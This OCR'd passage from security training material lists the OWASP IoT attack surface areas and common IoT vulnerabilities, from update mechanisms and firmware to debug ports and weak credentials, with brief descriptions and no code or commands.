
11 Update Mechanism

- Update sent without encryption
- Updates not signed
- Update location writable
- Update verification
- Malicious update
- Missing update mechanism
- No manual update mechanism

12 Mobile Application

- Implicitly trusted by device/cloud
- Username enumeration
- Account lockout
- Known default credentials
- Weak passwords
- Insecure data storage
- Transport encryption
- Insecure password recovery mechanism
- Two-factor authentication

https://owasp.org



OWASP IoT Attack Surface Areas (Cont'd)

13 Vendor Backend APIs

- Inherent trust of cloud or mobile application
- Weak authentication
- Weak access controls
- Injection attacks
- Hidden services

14 Ecosystem Communication

- Health checks
- Heartbeats
- Ecosystem commands
- De-provisioning
- Pushing updates

15 Network Traffic

- LAN
- LAN to Internet
- Short range
- Non-standard
- Wireless (WiFi, Z-wave, XBee, Zigbee, Bluetooth, LoRA)
- Protocol fuzzing

16 Authentication/Authorization

- Authentication/authorization related values disclosure
- Reusing of session key, token, etc.
- Device to device authentication
- Device to mobile application authentication
- Device to cloud system authentication
- Mobile application to cloud system authentication
- Web application to cloud system authentication
- Lack of dynamic authentication

17 Privacy

- User data disclosure
- User/device location disclosure
- Differential privacy

18 Hardware (Sensors)

- Sensing Environment Manipulation
- Tampering (Physical)
- Damage (Physical)

https://owasp.org

OWASP IoT Attack Surface Areas

Source: *https://owasp.org*

The OWASP IoT attack surface areas are given below:

Attack Surface Area	Vulnerabilities
1. Ecosystem (General)	▪ Interoperability standards ▪ Data governance ▪ System-wide failure ▪ Individual stakeholder risks ▪ Implicit trust between components ▪ Enrollment security ▪ Decommissioning system ▪ Lost access procedures
2. Device Memory	▪ Sensitive data o Cleartext usernames o Cleartext passwords o Third-party credentials o Encryption keys
3. Device Physical Interfaces	▪ Firmware extraction ▪ User CLI ▪ Admin CLI ▪ Privilege escalation


	▪ Reset to insecure state ▪ Removal of storage media ▪ Tamper resistance ▪ Debug port o UART (Serial) o JTAG/SWD ▪ Device ID/serial number exposure
4. Device Web Interface	▪ Standard set of web application vulnerabilities: o OWASP Web Top 10 o OWASP ASVS o OWASP Testing Guide ▪ Credential management vulnerabilities: o Username enumeration o Weak passwords o Account lockout o Known default credentials o Insecure password recovery mechanism
5. Device Firmware	▪ Sensitive data exposure (See OWASP Top 10 – A6 Sensitive Data Exposure): o Backdoor accounts o Hardcoded credentials o Encryption keys o Encryption (symmetric, asymmetric) o Sensitive information o Sensitive URL disclosure ▪ Firmware version display and/or date of last update ▪ Vulnerable services (web, SSH, TFTP, etc.) o Verify for old software versions and possible attacks (Heartbleed, Shellshock, old PHP versions, etc.) ▪ Security-related function API exposure ▪ Firmware downgrade possibility
6. Device Network Services	▪ Information disclosure ▪ User CLI ▪ Administrative CLI ▪ Injection ▪ Denial of service ▪ Unencrypted services ▪ Poorly implemented encryption ▪ Test/development services

	▪ Buffer overflow ▪ UPnP ▪ Vulnerable UDP services ▪ Device firmware OTA update block ▪ Firmware loaded over insecure channel (no TLS) ▪ Replay attack ▪ Lack of payload verification ▪ Lack of message integrity check ▪ Credential management vulnerabilities: ○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism
7. Administrative Interface	▪ Standard set of web application vulnerabilities: ○ OWASP Web Top 10 ○ OWASP ASVS ○ OWASP Testing Guide ▪ Credential management vulnerabilities: ○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism ▪ Security/encryption options ▪ Logging options ▪ Two-factor authentication ▪ Check for insecure direct object references ▪ Inability to wipe device
8. Local Data Storage	▪ Unencrypted data ▪ Data encrypted with discovered keys ▪ Lack of data integrity checks ▪ Use of static same encryption/decryption key
9. Cloud Web Interface	▪ Standard set of web application vulnerabilities: ○ OWASP Web Top 10 ○ OWASP ASVS ○ OWASP Testing Guide ▪ Credential management vulnerabilities:

	○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism ▪ Transport encryption ▪ Two-factor authentication
10. Third-party Backend APIs	▪ Unencrypted PII sent ▪ Encrypted PII sent ▪ Device information leaked ▪ Location leaked
11. Update Mechanism	▪ Update sent without encryption ▪ Updates not signed ▪ Update location writable ▪ Update verification ▪ Update authentication ▪ Malicious update ▪ Missing update mechanism ▪ No manual update mechanism
12. Mobile Application	▪ Implicitly trusted by device or cloud ▪ Username enumeration ▪ Account lockout ▪ Known default credentials ▪ Weak passwords ▪ Insecure data storage ▪ Transport encryption ▪ Insecure password recovery mechanism ▪ Two-factor authentication
13. Vendor Backend APIs	▪ Inherent trust of cloud or mobile application ▪ Weak authentication ▪ Weak access controls ▪ Injection attacks ▪ Hidden services
14. Ecosystem Communication	▪ Health checks ▪ Heartbeats ▪ Ecosystem commands ▪ Deprovisioning ▪ Pushing updates

15. Network Traffic	▪ LAN ▪ LAN to Internet ▪ Short range ▪ Non-standard ▪ Wireless (Wi-Fi, Z-wave, XBee, Zigbee, Bluetooth, LoRa) ▪ Protocol fuzzing
16. Authentication/Authorization	▪ Authentication/authorization-related values (session key, token, cookie, etc.) disclosure ▪ Reuse of session key, token, etc. ▪ Device-to-device authentication ▪ Device-to-mobile-application authentication ▪ Device-to-cloud-system authentication ▪ Mobile-application-to-cloud-system authentication ▪ Web-application-to-cloud-system authentication ▪ Lack of dynamic authentication
17. Privacy	▪ User data disclosure ▪ User/device location disclosure ▪ Differential privacy
18. Hardware (Sensors)	▪ Sensing environment manipulation ▪ Tampering (physical) ▪ Damage (physical)

Table 18.2: OWASP IoT Attack Surface Areas



IoT Vulnerabilities

Vulnerability	Description
1. **Username Enumeration**	Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. **Weak Passwords**	Ability to set account passwords to '1234' or '123456' for example Usage of pre-programmed default passwords
3. **Account Lockout**	Ability to continue sending authentication attempts after 3 - 5 failed login attempts
4. **Unencrypted Services**	Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. **Two-factor Authentication**	Lack of two-factor authentication mechanisms such as a security token or fingerprint scanner
6. **Poorly Implemented Encryption**	Encryption is implemented but is improperly configured or not being properly updated, e.g. using SSL v2
7. **Update Sent Without Encryption**	Updates are transmitted over the network without using TLS or encrypting the update file itself
8. **Update Location Writable**	Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. **Denial of Service**	Service can be attacked in a way that denies service to that service or the entire device

Vulnerabilities	Obstacles
10. **Removal of Storage Media**	Ability to physically remove the storage media from the device
11. **No Manual Update Mechanism**	No ability to manually force an update check for the device
12. **Missing Update Mechanism**	No ability to update the device
13. **Firmware Version Display and/or Last Update Date**	Current firmware version is not displayed and/or the last update date is not displayed
14. **Firmware and Storage Extraction**	Firmware contains a lot of useful information, like source code and binaries of running services, pre-set passwords, and ssh keys
15. **Manipulating the Code Execution Flow of the Device**	With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls Side channel attacks can modify the execution flow or can be used to leak information from the device
16. **Obtaining Console Access**	By connecting to a serial interface, we can obtain full console access to a device Usually security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed.
17. **Insecure Third-party Components**	Out of date versions of busybox, openssl, ssh, web servers, etc.

https://owasp.org

IoT Vulnerabilities

Source: *https://owasp.org*

